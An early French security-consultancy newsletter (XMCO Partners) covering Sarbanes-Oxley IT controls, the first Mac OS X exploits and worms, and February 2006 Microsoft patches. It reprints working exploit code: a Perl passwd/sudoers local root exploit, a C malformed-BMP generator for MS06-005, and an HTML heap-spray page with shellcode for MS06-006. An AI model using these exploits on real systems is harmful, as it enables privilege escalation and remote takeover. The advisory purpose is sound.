L'actu Sécurité N°1

XMCO Partners

PLAN

Une newsletter pas comme les autres...

L'actualité de la sécurité est riche. Il devient même impossible de ne pas multiplier les sources d'information et les interlocuteurs pour essayer d'y voir clair. Quant à penser que certains acteurs ont tout à gagner à entretenir cette confusion...

Depuis 2002, nous avons délibérément choisi d'être un cabinet différent, animé par une volonté marquée de délivrer un service de qualité, réactif, fiable et surtout transparent.

Notre réactivité nous a d'ailleurs permis de gagner la confiance de nos clients, en nous concentrant sur la résolution de leurs problèmes, plutôt que sur les détails administratifs qui agacent.

Plusieurs clients nous ont demandé de compléter notre service de veille sécurité quotidienne, par une synthèse au sein de laquelle nous pourrions aborder ce qui nous parait essentiel.

Vous retrouverez donc chaque mois les rubriques suivantes : Point Juridique, Nouvelles Tendances, Attaques et Alertes Majeures, Evolutions Normes et Standards, Outils libres.

Pour le premier numéro de notre newsletter, nous avons décidé d'aborder la loi Sarbanes-Oxley : avez-vous déjà essayé de trouver sur Internet un modèle de questionnaire Sarbanes-Oxley ? trop peu d'informations sont disponibles...

J'espère que cette newsletter vous apportera les réponses aux questions que vous vous posez. Bien entendu, je vous invite à nous faire part de vos commentaires, et des éventuels points que vous souhaiteriez voir abordés, afin de combler vos attentes.

Je profite de cette tribune pour remercier mon équipe de consultants pour leur motivation, leur expertise et la rigueur dont ils font preuve quotidiennement pour vous satisfaire.

A bientôt.

Marc Behar

1. POINT JURIDIQUE:

SARBANES-OXLEY

Cette loi fut votée en juillet 2002 par le Congrès Américain puis ratifiée par le président Bush le 30 du même mois. L'application de cette loi entre en vigueur pour toutes les entreprises américaines cotées au NASDAQ ainsi que leurs filiales à l'étranger.

Chacune d'entre elle doit certifier leurs comptes auprès de la Securities and Exchanges Commission (SEC) l'organisme de régulation des marchés financiers US.

Plusieurs points sont étudiés et doivent faire l'objet de tests précis. Une dizaine de catégories sont prises en compte.

La gestion des mots de passe

Un audit concerne plusieurs critères :

- Le niveau de sécurité des mots de passe.
- La vérification du changement des mots de passe tous les six mois.
- L'étude des notes délivrées par le responsable sécurité aux employés sur la politique des choix de mots de passe.

Un exemple concret de test consisterait à évaluer la sécurité des mots de passe de 30 utilisateurs, et à identifier la proportion de mots de passe faibles.

Etude de réseau informatique

La seconde partie concerne le réseau informatique. Plusieurs points sont à étudier :

- Vérification de l'authentification des accès VPN.
- Utilisation des serveurs DHCP avec réservation d'IP en fonction de l'adresse MAC afin d'interdire l'accès aux machines étrangères au réseau.
- Protection du réseau interne par 2 niveaux de pare-feux.
- Contrôle et journalisation des accès à Internet.
- Signature d'une charte de bon usage d'Internet.
- Authentification des utilisateurs pour accéder à Internet.
- Révocation des certificats lors du départ des collaborateurs.
- Filtrage des emails vis-à-vis des menaces connues : virus, chevaux de Troie, etc.

Gestion des antivirus et des correctifs

Effectuer un filtrage efficace sur les serveurs de mails afin d'éviter toute propagation de vers et de fichiers malicieux sur le réseau internes.

- Analyse virale de tous les messages qui transitent par le serveur SMTP.
- un contrôle des mises à jour doit être effectué chaque mois par un responsable informatique.

Plan de reprise en cas de désastres

Cet aspect a pour objectif d'évaluer les capacités de l'entreprise à faire face à un incident grave.

- Sauvegarde des serveurs principaux.
- Externalisation des supports de sauvegarde.
- Rédaction d'un document de procédure de restauration pour chaque serveur.

Applications ERP

La sécurité des ERPs constitue un point clé de la loi Sarbanes-Oxley.

- Contrôles stricts de l'accès : attribution de droits aux utilisateurs des différentes ressources.
- Utilisation de mots de passe longs et une authentification établie toutes les 15 minutes lorsque l'application n'est pas utilisée.
- Accessibilité des données seulement aux utilisateurs autorisés.

Gestion des ordinateurs portables

Spécification d'une politique de sécurité stricte pour les ordinateurs portables. Il est nécessaire de prendre des mesures précises afin d'éviter toute perte et vol de données ou l'infection du réseau par des virus.

- Présence d'un pare-feu personnel sur chaque ordinateur portable.
- Activation par défaut de l'exécution des mises à jour des anti-virus, des logiciels divers et du système d'exploitation.

Les sauvegardes

Des mesures de sauvegardes continues.

- Sauvegarde des serveurs et des postes sensibles.
- Spécification de la durée de rétention des sauvegardes en fonction de chaque entreprise.
- Réalisation de tests de restauration tous les quatre à six mois.

Journalisation & Audits

Mener des audits internes afin d'assurer le bon fonctionnement des mesures de sécurité prises par l'entreprise.

- Vérification de l'existence des fichiers de logs des serveurs mails, des navigateurs internet, des accès VPN…
- Traçabilité des accès aux applications financières et ressources humaines.
- Sauvegardes des emails conservées durant 1 mois minimum (destinataire, l'envoyeur, le sujet, la date et l'heure et l'IP).

Vulnérabilités

Réaliser des tests de vulnérabilités chaque mois sur les serveurs critiques, assortis. de rapports écrits par les responsables de la sécurité.

Sarbanes-Oxley

Financial and Accounting Disclosure Information

Sécurité physique

Réglementer de manière stricte l'accès aux bâtiments et aux ressources informatiques.

- Contrôle et restriction des accès aux différentes zones de l'entreprise via un système de contrôle.
- Passage obligatoire des visiteurs par l'accueil pour être enregistrés.
- Protection des salles des serveurs informatiques par un lecteur de badges.

Sécurité des bâtiments

Protéger les bâtiments contre les incendies et sécuriser les flux afin d'éviter les vols de données.

- Affichage du plans d'évacuation à chaque étage.
- Réalisation d'un test d'évacuation d'urgence une fois par an.
- Présence d'alarmes incendies ainsi que de portes anti-feu dans chaque bâtiment.

2. NOUVELLE TENDANCE :

MAC OS X EST VULNÉRABLE

Le mois de février aura été marqué par l'apparition des premiers virus et exploits Mac OS et un correctif de plus de 20 vulnérabilités a été publié par Apple.
Apple commence donc à prendre conscience de l'exploitation potentielle de failles et virus pour son système d'exploitation Mac OS X.

De nombreux programmes malveillants destinés au système d'exploitation Mac OS X d'Apple ont été publiés durant le mois de Février. Parmi ces programmes, il existe des preuves de concept de virus et de ver ainsi que des programmes qui permettent d'exécuter des commandes arbitraires sur des systèmes vulnérables.

Elévation de privilèges en local

Erreur de conception de l'utilitaire "passwd"

Un programme malicieux visant la plate-forme Mac OS X a été publié le 28 Février 2006. Ce programme permet à un utilisateur local d'exécuter des commandes arbitraires dans le contexte du super-utilisateur "root" sur un système vulnérable.

Le problème résulte d'une erreur de conception de l'utilitaire "passwd" du système d'Apple. En effet, il est possible de passer au programme incriminé un fichier aléatoire en paramètre sans que celui ci ne soit validé.
Un utilisateur local malveillant devient donc en mesure d'élever ses privilèges en passant un fichier "passwd" judicieusement conçu au programme impacté.

Le programme exposé ci-contre permet d'effectuer facilement ces manipulations frauduleuses.

```
#!/usr/bin/perl
#
use POSIX;

$fake_passwd="/tmp/xpasswd.$$";
$passwd_pid=($$ + 1);
$passwd_tempfile="/tmp/.pwtmp.$passwd_pid";
$sudoers="/etc/sudoers";

sub pexit{print("[!] @_.\n");exit(1);}
print("[*] /usr/bin/passwd[OSX]: local root exploit.\n");
print("[*] by: vade79/v9 v9\@fakehalo.us (fakehalo/real-
halo)\n\n");
unlink($fake_passwd);
print("[*] making fake password file. ($fake_passwd)\n");
open(FP,">$fake_passwd")||pexit("couldn't open/write to
$fake_passwd");
# uid must equal the current user.
print(FP "ALL ALL=(ALL) ALL #::" . getuid . ":" . getuid .
"::" .
getuid . ":" . getuid . "::/:/\n");
close(FP);
print("[*] sym-linking $sudoers -> $passwd_tempfile.\n");
symlink($sudoers,$passwd_tempfile)||pexit("couldn't
link files.");
print("[*] running /usr/bin/passwd on $fake_passwd.\n");
print("[*] (use ANY password longer than 4 charac-
ters)\n\n");
system("/usr/bin/passwd -i file -l $fake_passwd \"ALL
ALL=(ALL) ALL #\"");
print("\n[*] running \"sudo sh\", use your REAL (user)
password.\n\n");
system("/usr/bin/sudo sh");
exit(0);
```

exploit MAC OS X - passwd

Exécution à distance de codes arbitraires

Firefox ne gère pas correctement les pages HTML contenant un paramètre “Content File” excessivement long.

Un programme malicieux qui exploite une faille du produit Firefox de Mozilla a été rendu public. Un attaquant hébergeant des pages HTML malicieuses, générées par cet exploit, est en mesure d'exécuter des commandes arbitraires sur un système vulnérable.

En effet, le paramètre “Content File” de ces pages HTML correspond à une chaîne de caractères excessivement longue.

Si un utilisateur d'une machine vulnérable tente de visualiser une de ces pages, un débordement de pile pourrait avoir lieu. Il donnerait ainsi la possibilité d'exécuter des commandes arbitraires.

Exécution à distance de codes arbitraires

Safari exécute automatiquement les fichiers contenus dans les archives ZIP téléchargées.

Un programme malicieux qui exploite une faille de sécurité du système d'exploitation Mac OS X a été publié. Cette preuve de concept permet a un attaquant distant d'exécuter des scripts shell sur un système Mac OS X vulnérable de manière automatique.

Le problème résulte d'une faille de conception du navigateur Internet Safari. En effet, le produit de Apple décompresse automatiquement les archives “zip” et lance le programme correspondant au fichier décompressé sans demander de confirmation à l’utilisateur. Dans le cas où le fichier décompressé est un script shell, celui-ci est exécuté automatiquement dans un terminal avec les droits de l’utilisateur abusé.

Un attaquant distant peut inciter une victime à télécharger une archive contenant un script shell judicieusement forgé afin d'exécuter automatiquement des commandes arbitraire sur un système vulnérable.

Le code de cette preuve de concept est le suivant :

```
# /bin/bash

while true; do
echo "Hallo Welt!"
done
```

exploit MAC OS X - Safari

Premier virus pour la plate-forme Mac OS X

Publication d’un ver se propageant à l’aide d’une faille du produit iChat.

Le premier virus qui vise la plate-forme Mac OS X vient d'être identifié. Ce programme est une preuve de concept et n’effectue aucune action malveillante.

Ce code se propage de manière autonome via le réseau de messagerie instantanée iChat. Après avoir infecté une machine, le ver s’envoie à toutes les listes d’utilisateurs présentes sur la machine.

Ce ver est également diffusé par le biais d’emails proposant les toutes premières captures d’écran de la nouvelle mouture d’ Apple Mac OS X Leopard.

Notons que si les liens malicieux proposés, dans les fenêtres de discussion iChat ou dans les emails malveillants, ne sont pas suivis aucune infection n’aura lieu.
De plus, ce programme bien qu’inoffensif prouve que des vers et virus pour Mac OS X, peuvent être développés.

Second virus pour Mac OS X

Programme malicieux qui exploite une faille de la gestion des connexions Bluetooth.

Suite a la publication du premier virus visant la plate-forme Mac OS X, “OSX/Leap.A”, un second virus “OSX/Inqtana.A” a été détecté sur Internet.

Alors que le premier virus se diffusait automatiquement sur les réseaux de messagerie instantanée aim et les emails malicieux, le second a choisit les ports Bluetooth comme vecteur de diffusion.

Ce second virus ne semble pas offensif, mais ouvre définitivement la voie du développement de code malicieux pour la plate-forme MacOS X jusqu'à lors inexplorée.

La sécurité du système d'exploitation Mac OS X remis en question

Mac OS X n'est pas imperméable aux attaques des pirates informatiques

En effet, la découverte de failles et de virus en tout genre remet en question la sécurité de Mac OS X. Ce système a longtemps été considéré à tort par ses utilisateurs comme invincible et imperméable à toute attaque informatique. La robustesse apparente de ce système semble être liée au fait que celui-ci n'était que très peu répandu. En effet, les pirates informatiques sont principalement motivés par l'appât du gain et jusqu'à ce jour la communauté d'utilisateur Mac OS X ne représentait pas une cible suffisamment importante. Aujourd'hui, la réalité est tout autre. Un engouement grandissant pour ce système le place dans la catégorie des cibles économiquement viables.


Après les quelques programmes malveillants pionniers qui ont ouvert la voie aux pirates, la publication, de nouvelles vulnérabilités ainsi que de nouveaux exploits Mac OS X, est devenue quasi quotidienne. L'année 2006 sera sans doute l'année d'exploitation du système d'Apple. Les règles d'usage distillées auprès des utilisateurs de systèmes exposés depuis plus longtemps aux assauts des pirates devront également être suivies par les utilisateurs de systèmes Macintosh. En effet, sous prétexte qu'il n'existait pas de virus ou exploit visant les plateformes Apple, les utilisateurs de ces systèmes boudaient quelque peu les règles qui restent plus que jamais d'actualité à savoir :

- Mise à jour régulière du système d'exploitation
- Mise à jour régulière du logiciel antivirus
- Ne pas exécuter de programmes dont la provenance est douteuse
- Ne pas ouvrir d'email d'expéditeur inconnu
- Ne pas faire confiance à un site Internet d'origine douteuse

Un système n'est jamais totalement sûr, tout OS possède des failles de sécurité. L'exploitation de celles-ci doit être limitée au maximum par la mise en pratique de bonne règles d'utilisation des systèmes d'information.

Après, tous les échos sévèrement relayés par la presse, les aficionados ne doivent pas cédés à la psychose. En effet, les développeurs d'Apple ont toujours répondu efficacement et rapidement aux vulnérabilités découvertes. En comparaison à Microsoft qui publie de nouveaux correctifs chaque second mardi du mois, ce qui laisse quelques jours aux pirates pour tenter d'exploiter ces failles, Apple se distingue par sa réactivité.

Le succès du système d'exploitation se devait de passer par cette période critique qui, on l'espère, ne nuira pas à son image de marque



3. ATTAQUES MAJEURES :

TOP 5 DU MOIS DE FÉVRIER

Le mois de février a été marqué par la publication de 2 failles critiques de la plate-forme Windows et de leur exploit respectif ainsi que la parution des premiers programmes malveillants visant la plate-forme Mac OS X.

XMCO | Partners

Microsoft a publié 7 correctifs le 14 Février 2006, parmi ceux-ci nous pouvions identifier deux bulletins critiques et 5 importants. Les 3 failles les plus critiques concernaient les composants Internet Explorer et Windows Media Player.

MS06-005

Exécution de code arbitraire avec Windows Media Player

La première faille critique concerne le logiciel Windows Media Player et est corrigée avec l'application du correctif MS06-005.

Microsoft corrige une faille de sécurité de son lecteur multimédia Windows Media Player. En effet, le lecteur multimédia de Microsoft souffrait d'un débordement de tas survenant lors de la lecture de certains fichiers image « .bmp » malformés. Cette erreur d'implémentation pouvait être exploitée par des attaquants distants afin d'exécuter des commandes arbitraires sur un système vulnérable.

Pour cela, le pirate devait, au préalable, contrefaire un fichier image « .bmp » en déclarant une taille de fichier nulle. Si la victime tentait d'ouvrir le fichier malicieux à l'aide de son lecteur Windows Media Player vulnérable ce dernier allouerait un tampon mémoire de taille « 0 » et tenterait de copier le fichier dans ce tampon mémoire causant ainsi un débordement de tas.

Ce débordement de tas permet à l'attaquant d'exécuter le code malicieux embarqué au sein du fichier BMP.

Les vecteurs d'exploitation de cette faille de sécurité sont nombreux. L'attaquant peut créer un fichier « .asx » et soumettre à la victime l'URL qui pointe vers ce fichier via un email malveillant. Il peut également envoyer directement le fichier « .bmp » malformé en pièce jointe d'un email malicieux et inciter la victime à l'ouvrir avec WMP.

L'utilisation d'une page HTML contenant des ActiveX malicieux est également envisageable et enfin en soumettant à la victime un skin contrefait pour Windows Media Player.

Dans tous les cas, l'intervention de l'utilisateur est indispensable et l'attaquant devra posséder un serveur idoine (SMTP, HTTP, FTP etc…).

Un programme malveillant est sorti quelques heures après la publication du correctif.
Le code de cet exploit (voir page suivante) provoque un débordement de tampon et pourrait être complété afin de permettre l'exécution de code arbitraire (installation de troyens, virus…)

```
#include <windows.h>
#include <stdio.h>
#define BITMAP_FILE_SIZE 0xA8D2
#define BITMAP_FILE_NAME "crafted.bmp"
#pragma pack( push )
#pragma pack( 1 )
typedef struct _BitmapFileHeader {
WORD bfType;
DWORD bfSize;
WORD bfReserved1;
WORD bfReserved2;
DWORD bfOffBits;
} BMPFHEADER;
typedef struct _BitmapInfoHeader{
DWORD biSize;
LONG biWidth;
LONG biHeight;
WORD biPlanes;
WORD biBitCount;
DWORD biCompression;
DWORD biSizeImage;
LONG biXPelsPerMeter;
LONG biYPelsPerMeter;
DWORD biClrUsed;
DWORD biClrImportant;
} BMPIHEADER;
#pragma pack( pop )

int main(void)
{
FILE *File;
BMPFHEADER *bmp_fheader;
BMPIHEADER *bmp_iheader;
char *pszBuffer;

printf("\nWindows Media Player BMP Heap Overflow
(MS06-005)");
printf("\nBug discovered by eEye");
printf("\nExploit coded by ATmaCA");
printf("\nWeb: http://www.spyinstructors.com &&
http://www.atmacasoft.com");
printf("\nE-Mail: atmaca@icqmail.com");
printf("\nCredit to Kozan");
if ( (File = fopen(BITMAP_FILE_NAME,"w+b")) ==
NULL ) {
printf("\n [E:] fopen()");
exit(1);
}
bmp_fheader=(BMPFHEADER*)malloc(sizeof(BMPFHE
ADER));
bmp_iheader=(BMPIHEADER*)malloc(sizeof(BMPIHEA
DER));
pszBuffer = (char*)malloc(BITMAP_FILE_SIZE);
memset(pszBuffer,0x41,BITMAP_FILE_SIZE);
bmp_fheader->bfType = 0x4D42; // "BM"
bmp_fheader->bfSize = BITMAP_FILE_SIZE;
bmp_fheader->bfReserved1 = 0x00;
bmp_fheader->bfReserved2 = 0x00;
bmp_fheader->bfOffBits = 0x00; //( sizeof(BMPFHEA-
DER) + sizeof(BMPIHEADER) );
bmp_iheader->biSize = 0x28;
bmp_iheader->biWidth = 0x91;
bmp_iheader->biHeight = 0x63;
bmp_iheader->biPlanes = 0x01;
bmp_iheader->biBitCount = 0x18;
bmp_iheader->biCompression = 0x00;
bmp_iheader->biSizeImage = 0xA89C;
bmp_iheader->biXPelsPerMeter = 0x00;
bmp_iheader->biYPelsPerMeter = 0x00;
bmp_iheader->biClrUsed = 0x00;
bmp_iheader->biClrImportant = 0x00;
memcpy(pszBuffer,bmp_fheader,sizeof(BMPFHEADE
);
memcpy(pszBuffer+sizeof(BMPFHEADER),bmp_ihea
er,sizeof(BMPIHEADER));
fwrite(pszBuffer, BITMAP_FILE_SIZE-1, 1,File);
fwrite("\x00", 1,1, File); //Terminator
fclose(File);
printf("\n\n" BITMAP_FILE_NAME" has been created
the current directory.\n");
return 1;
}
```

exploit MS06-005

MS06-006

Exécution de code arbitraire à distance avec des balises EMBED malformées.

Microsoft a corrigé une vulnérabilité qui permettait à un attaquant distant d'exécuter des commandes arbitraires sur un système vulnérable, voir de prendre le contrôle total de la machine cible.

Le problème résulte d'une mauvaise gestion de balises EMBED du plugin Windows Media Player. Les tags EMBED sont des balises HTML qui permettent d'inclure des plug-ins et des lecteurs dans les pages web.


La vulnérabilité exploitée se manifeste lorsqu'un élément « embed src » excessivement long est inséré dans une page HTML malicieuse. Lors du traitement de cette balise par le plugin Windows Media Player, une erreur de type débordement de tampon se produit.
L'attaquant peut ainsi exécuter du code à distance lorsque la victime visite le site web pirate.

Seuls les navigateurs autres qu'Internet Explorer sont affectés par cette vulnérabilité (Firefox, Opera, Netscape…). Il faut donc que la victime utilise un de ces navigateurs et que Windows Media Player soit installé sur la machine cible.
Il est important de noter que les conséquences de l'attaque dépendent des droits de la victime.
Le pirate pourrait prendre le contrôle total de la machine vulnérable si l'utilisateur est authentifié en tant qu'administrateur.
De plus, l'intervention d'un utilisateur est indispensable. Effectivement, l'utilisateur ciblé ne risque rien tant qu'il n'a pas visité le site web pirate.

Ces programmes exploitent la faille MS06-006 corrigée récemment par Microsoft. Un utilisateur distant est en mesure d'utiliser ces programmes afin d'exécuter des commandes arbitraires sur un système qui demeure non corrige.

Le premier programme se présente sous forme d'une page HTML contenant des balises <EMBED> judicieusement malformées. Ce programme a été testé avec succès sur une machine Windows XP SP2 implémentant Windows Media Player 10 et Firefox 1.5.0.1. Cet exploit permet de se loguer en local en tant qu'administrateur avec le nom d'utilisateur « wmp0wn3d » et le mode de passe « password ».
Vous trouverez le code de cette page à la fin de cette description.

Le second programme est un module du produit Metasploit. Il permet exploiter la faille sur des machines vulnérables implémentant la version 9 du produit incrimine.



```
<HTML>
<HEAD>
<TITLE>WMP Plugin EMBED Exploit</
TITLE>
<SCRIPT>
var spray =
unescape("%u4141%u4141%u4141%u4141%u4
141%u4141%u4141%u4141");
do {
spray += spray;
} while (spray.length < 0x1000000);

spray += unescape(
"%uc933%ue983%ud9c9%ud9ee%u2474%u5bf4
%u7381%u9713"+
"%u798c%u839b%ufceb%uf4e2%u646b%u9b3d
%u8c97%udef2"+
"%u07ab%u9e05%u8def%u1096%u94d8%uc4f2
%u8db7%ud292"+
"%ub81c%u9af2%ubd79%u02b9%u083b%uefb9
%u4d90%u96b3"+
"%u4e96%u6f92%ud8ac%u9f5d%u69e2%uc4f2
%u8db3%ufd92"+
"%u801c%u1032%u90c8%u7078%u901c%u9af2
%u057c%ubf25"+
"%u4f93%u5b48%u07f3%uab39%u4c12%u9701
%ucc1c%u1075"+
"%u90e7%u10d4%u84ff%u9292%u0c1c%u9bc9
%u8c97%uf3f2"+
"%ud3ab%u6d48%udaf7%u63f0%u4c14%ucb02
%u7cff%u9ff3"+
"%ue4c8%u65e1%u821d%u642e%uef70%uff14
%ue9b9%ufe01"+
"%ua3b7%ubb1a%ue9f9%ubb0d%uffe2%ue91c
%ufbb7%ueb14"+
"%ufba7%ua817%uacf3%ufa09%uffe4%uf40e
%ue8e5%ub459"+
"%uc8d6%ubb3d%uaab1%uf559%uf8f2%uf759
%ueff8%uf718"+
"%ufef0%uee16%uace7%uff38%ue5fa%uf217
%uf8e4%ufa0b"+
"%ue3e3%ue80b%ufbb7%ueb14%ufba7%ua817
%uacf3%uda56"+
"%uc8d3%u9b79"
);
</SCRIPT>
</HEAD>
<BODY>
<EMBED SRC="<2038 fois "-">
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJ
JJJKKKKLLLLAAANNNNOOOO
AAAQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYY
YYZZZZ00001111222233334444555566666
777788889999.wmv"></EMBED>
</BODY>
</HTML>
```

exploit MS06-006

MS06-004

Correctif cumulatif critique pour Internet Explorer sur Windows 2000.

La seconde faille critique de Microsoft pour le mois de février 2006 est un correctif cumulatif pour Internet Explorer, c'est à dire que ce correctif corrige également les failles publiées depuis le MS04-004 et le MS04-038.
Ce correctif cible uniquement les versions 5.1 d'Internet Explorer sur les machines Windows 2000 SP4 et corrige une nouvelle faille liée aux fichiers image .wmf au sein desquels il est possible de cacher un programme malicieux.

Le problème est dû à la gestion des images WMF (Windows Metafile). Lors de l'exécution de fichiers malformés, Internet Explorer peut corrompre la mémoire système ce qui peut être alors exploité par un attaquant afin d'exécuter du code sur le poste victime.

Pour pouvoir réaliser une telle attaque, l'utilisateur malintentionné doit inciter un utilisateur à visiter un site web malicieux afin de lancer l'exécution d'un fichier MF malformé.
Il peut également envoyer ce fichier par pièce jointe dans un courriel.

Un point important est à préciser : le fait de filtrer les fichiers comportant l'extension « .wmf » ne suffit pas. Windows ne détermine pas le type de fichier en fonction de son extension, il reconnaît le type grâce au magic-number du fichier.
De plus, l'intervention d'un utilisateur est indispensable.

Actuellement, aucun programme malveillant qui exploite cette vulnérabilité n'est disponible sur Internet.

Plusieurs régressions fonctionnelles sont à prévoir. Ces dernières sont dues au fait que le correctif ajoute les anciens MS04-004 et MS04-038 qui contenaient lesdites régressions :

KB884487 [1] : Lecteur "chapitre par chapitre" impossible avec le DVD Haute-Définition et Windows Media Player.
KB909889 [2] : Certains contrôles ActiveX peuvent ne pas se charger correctement.
KB896688 [3] : Régression due a l'ajout de MS05-052. Certains ActiveX "maison" peuvent ne plus se charger. Pour corriger cela, il faut ajouter le site dans les sites de confiance et autoriser les ActiveX non signés.

Aucun exploit n'a été publié et cette vulnérabilité malgré le niveau élevé défini par l'éditeur ne cible qu'un étroit périmètre. L'installation de la version 6 d'Internet Explorer résout le problème.

Erreur de conception de Safari

Exécution automatique de script shell sur les systèmes Mac OS X.

Un exploit paru le 21 février 2006 permettait à un attaquant distant d'exécuter des scripts Shell sur un système Mac OS X vulnérable de manière automatique.
Le problème résulte d'une faille de conception du navigateur Internet Safari. En effet, le produit d'Apple décompresse automatiquement les archives zip et lance le programme correspondant au fichier décompressé. Dans le cas où le fichier décompressé est un script Shell celui-ci est exécuté automatiquement dans un terminal.
Un attaquant distant peut inciter une victime à télécharger une archive contenant un script Shell judicieusement forgé afin d'exécuter automatiquement des commandes arbitraires sur un système vulnérable.

En d'autres termes, le pirate va créer un script d'extension « .sh », contenant le code malicieux, qui sera exécuté sur la machine cible.
La preuve de concept utilise une simple boucle qui affiche indéfiniment une chaîne de caractères. La capture d'écran que vous trouverez à la fin de cette description correspond à l'utilisation quelque peu modifiée de la preuve de concept et permet de lancer la calculatrice. Vous pouvez facilement imaginer les possibilités d'utilisation de cet exploit.


```
while true; do
echo "Hallo Welt!"
done
```

MAC OS X - preuve de concept Safari

Ce script Shell sera renommé en un type exécutable directement avec Safari (fichier vidéo par exemple) et intégrer dans une archive d'extension « .zip ».
Le pirate va inciter sa victime à visiter un lien comme celui-ci :
http://www.sitepirate.com/funny.mov.zip

Le navigateur va donc extraire directement le fichier contenu dans l'archive car l'extension ne comporte à priori aucune menace potentielle (« .mov »).

Ce dernier ne reconnaîtra pas le fichier (qui n'est pas réellement un fichier vidéo) et donc lancera l'exécution du script Shell.



1. Clic sur un simple lien
2. Décompression du fichier
3. Exécution du code présent dans le fichier zip
4. Lancement de la calculatrice

4. EVOLUTION DE NORMES :

OWASP

L'owasp, référence mondiale des consultants en sécurité informatique, est un organisme qui a pour objectif d'accompagner les développeurs dans la sécurisation de leurs applications WEB. Nous vous présentons donc ce groupe ainsi que ses actions.

XMCO | Partners

Open Web application Security Project

L'OWASP veut normaliser le développement sécurisé d'applications et services WEB.

La sécurité des applications se basent sur les normes ISO ainsi que sur des projets lancés par des groupes afin d'aider les développeurs et les entreprises à sécuriser leur développement logiciel.
Un exemple est l'OWASP (Open Web Application Security Project), organisme dédié à rechercher et à combattre les causes de l'insécurité logicielle.
L'OWASP fait autorité parmi les cabinets de conseil en sécurité informatique.
Ce groupe, constitué de bénévoles volontaires pour la plupart anglophones, produit régulièrement des documents open-source, des outils et des standards sur la sécurité des applications web.

Des conférences, articles et forums sont proposés et leur participation est gratuite et ouverte à tous.

De nombreux experts partagent donc leur point de vue et leur expérience afin de faire évoluer la sécurité.
Sur le site web www.owasp.com de nombreux « White Papers » sont disponibles.

Des documents tel que "A guide to building Secure Web Applications and Web Services" permettent aux développeurs de connaître les bonnes méthodes de sécurisation des applications. Ce guide publié dans plusieurs langues tend à devenir le standard pour le développement d'application web.
De nombreux sujets sont traités afin de sensibiliser le lecteur avec des exemples techniques.
Le Phishing, les services web, l'authentification, les autorisations, la gestion des sessions, la validation des données, les injections de codes, la cryptographie, la gestion des interfaces administratives, les débordements de tampon sont entre autres traités. Des explications techniques aident à comprendre l'objet de ces menaces et fournissent des solutions concrètes.

Tous les points nécessaires à la sécurisation d'application web sont abordés et tendent à devenir une référence dans le monde de la sécurité informatique.

OWASP
The Open Web Application Security Project

5. OUTILS LIBRES :

FOCUS SUR 5 PRODUITS LIBRES

Chaque mois, nous vous présenterons les outils libres qui nous paraissent indispensables. Les logiciels abordés seront variés : utilitaire de sécurité et autres programmes nécessaires au sein d'une entreprise.
Pour notre premier numéro, nous avons choisi d'analyser des programmes connus du grand public et cependant peu utilisés dans les entreprise :

